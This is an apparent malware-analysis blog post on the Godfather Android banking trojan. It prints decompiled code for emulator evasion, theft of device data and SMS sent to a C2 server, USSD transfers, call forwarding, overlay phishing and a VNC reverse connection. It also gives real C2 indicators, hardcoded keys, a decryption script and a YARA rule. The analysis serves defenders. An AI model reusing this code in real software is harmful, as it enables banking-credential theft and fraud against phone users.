Technical analysis of Godfather android malware

By Muhammad Hasan Ali

Published: 2023-02-08 · Archived: 2026-04-05 14:12:13 UTC

بسم الله الرحمن الرحيم

FreePalestine

IntroductionPermalink

`Godfather` is a malware that targets Android devices. It was first discovered in `2020` and is known for its sophisticated and aggressive behavior. The malware is designed to steal sensitive information such as banking credentials, passwords, and other personal data from infected devices.

The `Godfather` Android banking malware is a threat to users in 16 countries, as it has been designed to steal account credentials from over 400 online banking sites and cryptocurrency exchanges. It accomplishes this by disguising itself as a login screen, overlaying the login forums of banking and cryptocurrency exchange apps.

Anti-emulatorPermalink

After installing The malware on the device, it checks the device if it's an **emulator** or not. If the malware is installed on the emulator, the malware **will not** run its malicious functions.

```
public static final boolean emulator_checks() {
    int rating = 0;
    String s = Build.PRODUCT;
    if((s.equals("sdk")) || (s.equals("google_sdk")) || (s.equals("sdk_x86")) || (s.equals("vbox86p"))) {
        rating = 1;
    }

    String s1 = Build.MANUFACTURER;
    if((s1.equals("unknown")) || (s1.equals("Genymotion"))) {
        ++rating;
    }

    String s2 = Build.BRAND;
    if((s2.equals("generic")) || (s2.equals("generic_x86"))) {
        ++rating;
    }

    String s3 = Build.DEVICE;
    if((s3.equals("generic")) || (s3.equals("generic_x86")) || (s3.equals("vbox86p"))) {
        ++rating;
    }

    String s4 = Build.MODEL;
    if((s4.equals("sdk")) || (s4.equals("google_sdk")) || (s4.equals("Android SDK built for x86"))) {
        ++rating;
    }

    String s5 = Build.HARDWARE;
    if((s5.equals("goldfish")) || (s5.equals("vbox86"))) {
        ++rating;
    }

    String s6 = Build.FINGERPRINT;
    if((s6.contains("generic/sdk/generic")) || (s6.contains("generic_x86/sdk_x86/generic_x86")) || (s6.contains("generic/google_sdk/generic")) || (s6.contains("generic/vbox86p/vbox86p"))) {
        ++rating;
    }

    return rating > 0;
}
```

Figure(1): The method that checks for emulator existence

The method retrun is `boolean`. When the malware checks for the emulator exitance, the return is **0** when there's no emulator or the return is **1** when there's an emulator

Collect vectim's device infoPermalink

The malware will collect information about the device that's infected and send the collected information to the **C2 server**. The information which will be sent to the C2 server such as `applist` which will collect all the applications installed on the device, `ag` to get the user agent, `sim` to get the network operator name, `phone` to get the phone number of the device, `model` , and `ver` of the device.

```
public static void device_info(Context ctx, String eyes) {
    try {
        TelephonyManager tm = (TelephonyManager)ctx.getSystemService("phone");
        HashMap params = new HashMap();
        params.put("key", runebearingdealerdom.kddda9ca(ctx, "key"));
        Objects.requireNonNull(runebearingdealerdom.keec3);
        params.put("tag", "POPTR");
        params.put("country", "en");
        params.put("model", Build.MODEL + " (" + Build.PRODUCT + ")(" + "amd64" + ")");
        params.put("ver", Build.VERSION.RELEASE);
        params.put("sim", "(" + tm.getNetworkOperatorName());
        params.put("applist", runebearingdealerdom.k8204fe4(ctx));
        params.put("new", "true");
        params.put("replay", "true");
        params.put("eyes", eyes);
        params.put("startnow", runebearingdealerdom.kddda9ca(ctx, "vnc_permission"));
        params.put("pinreset", runebearingdealerdom.kddda9ca(ctx, "pin_reset_value"));
        if(!runebearingdealerdom.kddda9ca(ctx, "video_reset").contains("nulled")) {
            params.put("video_reset", runebearingdealerdom.kddda9ca(ctx, "video_reset"));
        }

        params.put("ag", WebSettings.getDefaultUserAgent(ctx));
        params.put("sms_value", runebearingdealerdom.kddda9ca(ctx, "sms_value"));
        params.put("perm_all", runebearingdealerdom.kddda9ca(ctx, "send_all_permission"));
        params.put("app_perm_check", runebearingdealerdom.kddda9ca(ctx, "app_perm_check"));
        params.put("accessibility", runebearingdealerdom.kddda9ca(ctx, "accessibility"));
        params.put("logd", runebearingdealerdom.kddda9ca(ctx, "Logd"));
        params.put("locker_permes", runebearingdealerdom.kddda9ca(ctx, "locker_perm"));
```

Figure(2): The method that collects info about the victim's device

USSD[Permalink]

This method can make the malware transfers meoney using money transfers by making `USSD` (Unstructured Supplementary Service Data) calls without even using the dialer user interface.

```
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        this.setContentView(0x7F0B001F);  // layout:activity_main
        try {
            String s = this.getIntent().getStringExtra("usd").replace("AAA", "#");
            if(runebearingdealerdom.kddda9ca(this, "accessibility") != null) {
                this.startActivity(new Intent("android.intent.action.CALL").setData(Uri.parse("tel:" + Uri.encode(s))));
            }

            this.finish();
        }
        catch(Exception unused_ex) {
        }
    }
}
```

Figure(3): The method that performs USSD

When the malware communicate withe C2 server and the response from the C2 server contains `startUSSD` command, the malware will start this method to transfer money using `USSD` .

```
if(!smokeryMicromeria.kddda9ca(ctx, "command").contains(smokeryMicromeria.kf1db)) {
    if(smokeryMicromeria.kf1db.contains("startUSSD")) {
        try {
            smokeryMicromeria.k29fd779(ctx, "start_ussd", "true");
            String[] arr_s = smokeryMicromeria.kf1db.trim().split("godfather");
            Intent intent0 = new Intent(ctx, USSD.class).putExtra("usd", arr_s[1]);
            intent0.addFlags(0x10000000);
            intent0.addFlags(0x40000000);
            ctx.startActivity(intent0);
        }
        catch(Exception unused_ex) {
            return;
        }
    }
```

Figure(4): The command that performs USSD

Call forwardingPermalink

The malware has the ability to forward incomming calls. This is used to bypass the two factor authintication `2FA`.

```
public static void call_forwarding(Context context, String number) {
    try {
        Intent intentCallForward = new Intent("android.intent.action.CALL");
        intentCallForward.addFlags(0x10000000);
        intentCallForward.setData(Uri.fromParts("tel", number, "#"));
        context.startActivity(intentCallForward);
        runebearingdealerdom.ke45dc21(context, (number.equals("#21#") ? number + " Call Forawading Stoped" : number + " Call Forawading Started"));
    }
    catch(Exception unused_ex) {
    }
}
```

Figure(5): The method that performs call fowrwarding

When the malware communicate withe C2 server and the response from the C2 server contains `startforward` command, the malware will start this method to start call forwarding.

```
else if(smokeryMicromeria.kf1db.contains("startforward")) {
    try {
        runebearingdealerdom.call_forwarding(ctx, "*21*" + smokeryMicromeria.kf1db.trim().split("godfather")[1] + "#");
    }
    catch(Exception unused_ex) {
        return;
    }
}
else if(smokeryMicromeria.kf1db.contains("stopforward")) {
    try {
        runebearingdealerdom.call_forwarding(ctx, "#21#");
    }
    catch(Exception unused_ex) {
        return;
    }
}
```

Figure(6): The command that performs call forwarding

Push notificationsPermalink

The malware will push fake notifications as if the notification came from ligitmate application. When the user opens the fake notifications, this opens a fake Web page and the user may enter his/her inforamtions such as username, email, or password.

```
public static void push_notifications(Context context, Intent intent, Bitmap bitmap, String str, String str2) {
    Notification.Builder notification$Builder1;
    Notification.Builder notification$Builder0;
    PendingIntent pendingIntent0;
    NotificationManager notificationManager;
    try {
        notificationManager = (NotificationManager)context.getSystemService("notification");
    }
    catch(Exception unused_ex) {
        return;
    }

    try {
        pendingIntent0 = PendingIntent.getActivity(context, 0, intent, 0x2000000);
        NotificationChannel notificationChannel = new NotificationChannel("channel_1", "123", 4);
        notificationChannel.setDescription("123");
        notificationChannel.enableLights(true);
        notificationChannel.setLightColor(0xFFFF0000);
        notificationChannel.enableVibration(true);
        notificationChannel.setVibrationPattern(new long[]{100L, 200L, 300L, 400L, 500L, 400L, 300L, 200L, 400L});
        notificationChannel.setShowBadge(false);
        notificationManager.createNotificationChannel(notificationChannel);
        notification$Builder0 = new Notification.Builder(context, "channel_1").setContentTitle("Title").setSmallIcon(context.getResources().getIdentifier(context.getPackageName() + ":mipmap/ic_launcher", null, null));
    }
```

Figure(7): The method that performs pushing fake notifications

When the malware communicate withe C2 server and the response from the C2 server contains `startPush` command, the malware will start this method to start pushing fake notifications.

```
else if(smokeryMicromeria.kf1db.contains("startPush")) {
    try {
        String[] arr_s3 = smokeryMicromeria.kf1db.trim().split("godfather");
        ctx.startService(new Intent(ctx, toluidinsdithering.class).putExtra("appname", arr_s3[1]).putExtra("title", arr_s3[2]).putExtra("text", arr_s3[3]));
    }
    catch(Exception unused_ex) {
        return;
    }
}
```

Figure(8): The command that performs pushing fake notifications

SmishingPermalink

The malware will send message which contains malicous URLs to download malicous applications to victim's contacts. This message is received from the C2 server and then the malware will send it to all contacts.

```
public static void Query_contacts(ContentResolver cr, String text, Context ctx) {
    Cursor cursor0 = cr.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null);
    int cwc_good = 0;
    int schet_sws = 0;
    while(cursor0.moveToNext()) {
        String s1 = cursor0.getString(cursor0.getColumnIndex("data1"));
        if((s1.contains("*")) || (s1.contains("#")) || s1.length() <= 7) {
            continue;
        }

        cwc_good = 1;
        ++schet_sws;
    }

    if(cwc_good == 1) {
        runebearingdealerdom.ke45dc21(ctx, "Ssms book sender was successful, " + schet_sws + " SMS sent|");
    }

    phlegmsbutment.k69a2.finish();
}
```

Figure(9): The method that query contacts

When the malware communicate withe C2 server and the response from the C2 server contains `BookSMS` command, the malware will start this method to start sending SMSs to the victim's contacts.

```
else if(smokeryMicromeria.kf1db.contains("BookSMS")) {
    try {
        runebearingdealerdom.k0f6e92c(ctx, smokeryMicromeria.kf1db.trim().split("godfather")[1]);
    }
    catch(Exception unused_ex) {
        return;
    }
}
```

Query contacts

Figure(10): The command that performs Smishing

Steal SMSsPermalink

The malware will collect the SMSs on the victim's device and send the data to the C2 server. This is used to bypass the two factor authintication `2FA`.

```
public static void collect_SMSs(Context context, String data, String n, String t) {
    String s3 = data.contains("SMS-DB") ? "SMS-DB" + runebearingdealerdom.encode_base64(data + '\n' + "Number: " + n + '\n' + "Text: " + t + '\n' + "|") : data + '\n' + "Number: " + n + '\n' + "Text: " + t + '
    try {
        HashMap params = new HashMap();
        params.put("key", runebearingdealerdom.kddda9ca(context, "key"));
        params.put("message", runebearingdealerdom.k013ec03(runebearingdealerdom.encode_base64(s3)));
        params.put("number", "true");
        params.put("page", "4");
```

Figure(11): The method that performs collecting SMSs

When the malware communicate withe C2 server and the response from the C2 server contains `sentSMS` command, the malware will start this method to start sending the SMSs to the C2 server.

```
else if(smokeryMicromeria.kf1db.contains("sentSMS")) {
    try {
        smokeryMicromeria.kf1db.trim().split("godfather");
    }
    catch(Exception unused_ex) {
        return;
    }
}
```

Figure(12): The command that performs stealing SMSs

Record the screenPermalink

The malware will record a video of the screen of the victim's device then sends the video to the C2 server. This technique is used to steal sensitive data as the same as overlay attack. When the user opens a targeted app, the malware send to the C2 server that the user opened a targeted app. The C2 server sends a command to start recording the screen.

```
private void recording_video(int resultCode, Intent data) {
    this.k9cd1 = (MediaProjectionManager)this.getApplicationContext().getSystemService("media_projection");
    this.k8039 = new MediaRecorder();
    DisplayMetrics metrics = new DisplayMetrics();
    ((WindowManager)this.getApplicationContext().getSystemService("window")).getDefaultDisplay().getRealMetrics(metrics);
    int displayWidth = metrics.widthPixels;
    int displayHeight = metrics.heightPixels;
    this.k8039.setVideoSource(2);
    this.k8039.setOutputFormat(2);
    this.k8039.setVideoEncoder(2);
    this.k8039.setVideoEncodingBitRate(0x7D000);
    this.k8039.setVideoFrameRate(30);
    this.k8039.setVideoSize(displayWidth, displayHeight);
    String s = Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_MOVIES).getAbsolutePath();
    File fxx = new File(Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_MOVIES).getAbsolutePath());
    if(!fxx.exists()) {
        fxx.mkdir();
    }

    Long long0 = (long)System.currentTimeMillis();
    if(displayWidth > displayHeight) {
        new String("landscape");
    }

    String s1 = s + "/" + runebearingdealerdom.kddda9ca(this, "key") + "_" + long0 + ".mp4";
    runebearingdealerdom.put_in_shared_pref(this, "mp4_file", s1);
    this.k8039.setOutputFile(s1);
    try {
        this.k8039.prepare();
    }
    catch(IllegalStateException unused_ex) {
        return;
    }
    catch(IOException unused_ex) {
        return;
    }

    this.ka560 = this.k9cd1.getMediaProjection(resultCode, data);
    Surface surface0 = this.k8039.getSurface();
    this.k0266 = this.ka560.createVirtualDisplay("MainActivity", displayWidth, displayHeight, 0xF0, 2, surface0, null, null);
    this.k8039.start();
    Log.v("MainActivity", "Started recording");
}
```

Figure(13): The method that performs recording a video

VNC[Permalink]

`VNC` , which stands for Virtual Network Computing, is a protocol for remote control of computers. VNC can be used by the malware to gain remote control over an infected device, allowing the attacker to perform various malicious activities.

For example, a VNC-based Android malware might allow an attacker to remotely access the device's screen, camera, microphone, and other resources, allowing them to steal sensitive information, carry out phishing attacks, or monitor the user's activities. The malware may also use the VNC connection to install additional malicious software on the device, making it part of a larger network of compromised devices (known as a botnet).

```
public static void ka4af1d4(Context ctx, String vnc_command, String vnc_host) {
    new runebearingdealerdom();
    if(vnc_command.contains("open")) {
        try {
            if((vnc_host.contains(".")) && (MainService.connectReverse(vnc_host, 5500))) {
                runebearingdealerdom.put_in_shared_pref(ctx, "vnc_open", "true");
                return;
            }
        }
        catch(Exception unused_ex) {
            return;
        }
    }
}
```

Figure(14): The command that performs starting VNC

settings_port: The value of the port is `5900` .

settings_password: the value of the password is `123`.

user: the value of the user is `bluetooth_name`.

vnc_host: the value of the host is `5500`.

The `settings_port`, `settings_password` values are saved in the Shared Preferences.

Overlay attackPermalink

When the user opens a targeted app, the malware displays a fake or malicious overlay on top of the active window of the targeted app. The opened malicious window is the same as the legitimate app. This allows the attacker to steal sensitive information, such as login credentials, credit card numbers, or other sensitive data, by tricking the user into entering it into the overlay.

```
public static void overlay(Context ctx) {
    int v1;
    int v;
    WindowManager.LayoutParams layoutParams;
    try {
        C0470a aVar = InputService.k236a;
        InputService.k1e4d = new FrameLayout(ctx);
        layoutParams = new WindowManager.LayoutParams(-1, -1, 0x7F0, 0x2003B8, -3);
        if(Build.VERSION.SDK_INT >= 30) {
            Rect rect0 = InputService.k6c44.getCurrentWindowMetrics().getBounds();
            v = rect0.width();
            v1 = rect0.height();
        }
        else {
            Display display0 = ((DisplayManager)ctx.getSystemService("display")).getDisplay(0);
            Point point = new Point();
            display0.getRealSize(point);
            display0.getRealSize(point);
            v = point.x;
            v1 = point.y;
        }

        int v2 = ctx.getResources().getIdentifier("status_bar_height", "dimen", "android");
        int v3 = v2 <= 0 ? 0 : ctx.getResources().getDimensionPixelSize(v2) * 2;
        layoutParams.width = v + v3 + 200;
        layoutParams.height = v1 + v3;
        layoutParams.flags = runebearingdealerdom.kddda9ca(ctx, "sunset_gravity").contains("100") ? 2040 : 2008;
        layoutParams.gravity = 49;
        FrameLayout frameLayout2 = InputService.k1e4d;
        if(frameLayout2 != null) {
            frameLayout2.setBackgroundColor(0xFF000000);
        }

        aVar.m6907a(ctx);
        InputService.k1e4d.setElevation(10.0f);
        InputService.k1e4d.setEnabled(false);
        InputService.k1e4d.setOnTouchListener(new com.viber.voip.InputService.1());
        ImageView first = new ImageView(ctx);
        first.setImageBitmap(BitmapFactory.decodeResource(ctx.getResources(), 0x7F070081));  // drawable:first
        if(runebearingdealerdom.kddda9ca(ctx, "sunset_gravity").contains("100")) {
            InputService.k1e4d.addView(first);
        }
```

Figure(15): The method that performs overlay attack

Start/Kill the malwarePermalink

The C2 server sends to the malware to start or terminate itself.

```
else if(smokeryMicromeria.kf1db.contains("startApp")) {
    try {
        runebearingdealerdom.kef059a0(ctx, smokeryMicromeria.kf1db.trim().split("godfather")[1]);
    }
    catch(Exception unused_ex) {
        return;
    }
}
```

Figure(16): The command that starts the malware

```
else if(smokeryMicromeria.kf1db.contains("killbot")) {
    smokeryMicromeria.k29fd779(ctx, "killbot", "true");
    Intent appSettingsIntent = new Intent("android.settings.APPLICATION_DETAILS_SETTINGS", Uri.parse("package:" + ctx.getPackageName()));
    appSettingsIntent.addFlags(0x10000000);
    ctx.startActivity(appSettingsIntent);
}
```

Figure(17): The command that performs killing the bot

Cache cleanerPermalink


The malware will clean the cache of an app. The malware will send `cachecleaner` command from the C2 server and app name in the command.

```
else if(smokeryMicromeria.kf1db.contains("cachecleaner")) {
    try {
        String[] arr_s1 = smokeryMicromeria.kf1db.trim().split("godfather");
        smokeryMicromeria.k29fd779(ctx, "cache_cleaner1", "false");
        smokeryMicromeria.k29fd779(ctx, "cache_cleaner2", "false");
        smokeryMicromeria.k29fd779(ctx, "cache_cleaner3", "false");
        Intent intent = new Intent();
        intent.setAction("android.settings.APPLICATION_DETAILS_SETTINGS");
        intent.setData(Uri.fromParts("package", arr_s1[1], null));
        intent.setFlags(0x10000000);
        ctx.startActivity(intent);
    }
    catch(Exception unused_ex) {
        return;
    }
}
```

Figure(18): The command that clear the cache

CommunicationsPermalink

The malware will get the C2 server URL from description of a Telegram channel. The malware will send an `HTTP` reguest To `https://t.me/varezotukomirza` to get the encrypted C2 server `zH7cPW3ZEHj5SDEKxFtXcoMXMJmMGlMGCH978whkdfQ`. The C2 server is encrypted using `Blowfish` algorithm with `ECB_MODE` and `ABC` as a key and encoded using `Base64`.



Figure(19): The encrypted C2 server

When we decrypt The C2 server:

- Decoded the `Base64` , then
- Decrypt the `blowfish` with `ECB_MODE` using `ABC` as a key

Thanks to Witold Precikowski for helping to decrypt the C2 server. We use this script to decrypt the encrypted C2 server obtained form the Telegram channel.

```
 from Crypto.Cipher import Blowfish
import base64

bs = Blowfish.block_size
key = b'ABC'

data = 'zH7cPW3ZEHj5SDEKxFtXcoMXMJmMGlMGCH978whkdfQ='

# Base64 decode
```

```
ciphertext = base64.b64decode(data)

# Decrypt Blowfish in ECB mode
cipher = Blowfish.new(key, Blowfish.MODE_ECB)
msg = cipher.decrypt(ciphertext)

last_byte = msg[-1]
msg = msg[:- (last_byte if type(last_byte) is int else ord(last_byte))]
print(msg)
```

The decrypted C2 server will be `https://kalopterbomrassa.shop/`.

After the malware gets the C2 server the communication between the C2 server and the malware will be decrypted using `AES/CBC/NoPadding` with `fedcba9876543210` as IV and `0123456789abcdef` as a key.

```
public AES_Config() {
    this.k0d73 = "0123456789abcdef";
    AES_Config.AES_IV = new IvParameterSpec("fedcba9876543210".getBytes());
    AES_Config.AES_key = new SecretKeySpec("0123456789abcdef".getBytes(), "AES");
    try {
        AES_Config.k0840 = Cipher.getInstance("AES/CBC/NoPadding");
    }
    catch(NoSuchAlgorithmException unused_ex) {
    }
    catch(NoSuchPaddingException unused_ex) {
    }
}
```

Figure(20): Algorithm to decrypt communication between the C2 server and the malware

Special thanks to Witold Precikowski, Lasha kh., and Re-ind for their continuous help and support.

IoCsPermalink

App name: `MYT Müzik`

Package name: `com.expressvpn.vpn`

Sha256: `138551cd967622832f8a816ea1697a5d08ee66c379d32d8a6bd7fca9fdeaecc4`

Telegram channel: `https://t.me/varezotukomirza`

C2 server: `https://kalopterbomrassa.shop/`

Yara rulePermalink

```
rule Godgather {
 meta:
   author      = "@muha2xmad"
   date        = "2023-02-09"
   description = "Godfather android malware"
   version     = "1.0"
```

```
  strings:
    $str00  = "main_wang" nocase
    $str01  = "#21#" nocase
    $str02  = "config" nocase
    $str03  = "godfather" nocase
    $str04  = "fafa.php" nocase
    $str05  = "POPTR" nocase
    $str06  = "patara.php" nocase
  condition:
    uint32be(0) == 0x504B0304 // APK file signature
      and (       all of ($str*))

}
```

Article quotePermalink

> من نبتَ لحمُه من ماء البِرَك كيف يستسيغُ ماء زمزم

REFPermalink

- Godfather: A banking Trojan that is impossible to refuse

Source: https://muha2xmad.github.io/malware-analysis/godfather/